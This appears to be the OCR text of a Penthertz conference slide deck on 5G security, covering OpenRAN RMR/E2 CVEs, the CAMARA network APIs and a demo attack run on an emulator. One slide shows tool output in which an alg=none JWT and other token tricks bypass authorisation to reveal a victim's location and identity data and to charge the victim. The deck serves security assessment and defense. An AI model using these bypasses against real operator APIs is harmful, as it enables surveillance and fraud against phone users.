- **Hijack** another xApp's E2 subscription

...even a *benign* xApp can do this.

RMR / E2 - the CVEs

DoS

CVE-2023-40998

crafted packet → negative size → E2Term memcpy crash

DoS

CVE-2023-40997

malformed message → bad decode → E2Term crash

Spoof

CVE-2023-41627

RMR route-table spoofing - E2Term doesn't validate the sender

Hijack

RMR hijacking

same subscription ID → intercept the E2 node's messages

SECTION 06

CAMARA - 5G on the public internet

06

A network API for everyone

- **GSMA Open Gateway** + Linux Foundation
- **30+ REST APIs** over 5G core data, via the **NEF**
- Location, SIM-swap, QoS, slicing, identity, status...
- OAuth2/OIDC, scoped tokens - **enforcement varies**
- Live(ish): DT, Telefónica, Orange, T-Mobile, AT&T

30+

network APIs on the public internet - reaching banks, insurers & their customers

06, CHAIN

The API access chain

Developer / App
...or attacker with a token

→

Aggregator
Vonage, Twilio, Sinch

→


Operator API GW
OAuth2, scope check

→

NEF (5GC)
→ AMF / UDM / UPF

Each hop can mishandle the scoped token. One weak gateway = surveillance + fraud engine.

One weak gateway, everything leaks



06, EXAMPLE

One call away from a victim's location


CAMARA - Device Location / verify

```
headers = {"Authorization": f"Bearer {access_token}"}
data = {"ueId": {"msisdn": customer_phone_number},
        "latitude": 40.5150, "longitude": -3.6640,
        "accuracy": 10}

r = requests.post(".../location/v0/verify", headers=headers, json=data)

# verificationResult: TRUE → the device IS there
```

Attacking CAMARA - the bypass graph



Live on our emulator platform

- `Camara Gateway Simulator` with `--no-token-check`: a token is required, but **never validated**
- `authz` bypasses it, and the victim's data comes back

```
camara_gateway_sim.py --no-token-check

$ camara_attack.py authz --number +999700000000001
  [baseline] no token → 401 (blocked)
  [!!] alg=none JWT (sub=victim) → BYPASSED  @ lat=48.8566 lon=2.3522
  [!!] 2-legged token → BYPASSED
$ camara_attack.py kyc     --number +999700000000001
  [!!] Fill-In DISCLOSED: Alice Martin, 1986-04-12, Paris
$ camara_attack.py billing --number +999700000000001 --amount 49.99
  [!!] payment captured → charged to the victim
# same tool vs --secure gateway:
  location / kyc / billing → 401 / 403 / 400  ✓ blocked
```

"

The 5G core is a REST API pentest, not a telecom pentest anymore, and in private 5G the enterprise owns every default it forgot to change.

SECTION 07

Conclusion

07

What to remember

1. 5G is **not inherently secure at the radio layer**: options must be enforced
2. The core is mostly a **REST API pentest** now: assess it like web
3. **OpenRAN** = Kubernetes attack surface (Kubelet, etcd, xApps)
4. **CAMARA** puts 5G on the public internet: token-present is not token-safe
5. **Private 5G** inherits the defaults: insurance, automotive, robots, OT are exposed

Thank you

PLEASE CONTACT US

contact@penthertz.com

penthertz.com

+33 1 73 13 82 77

Scan to connect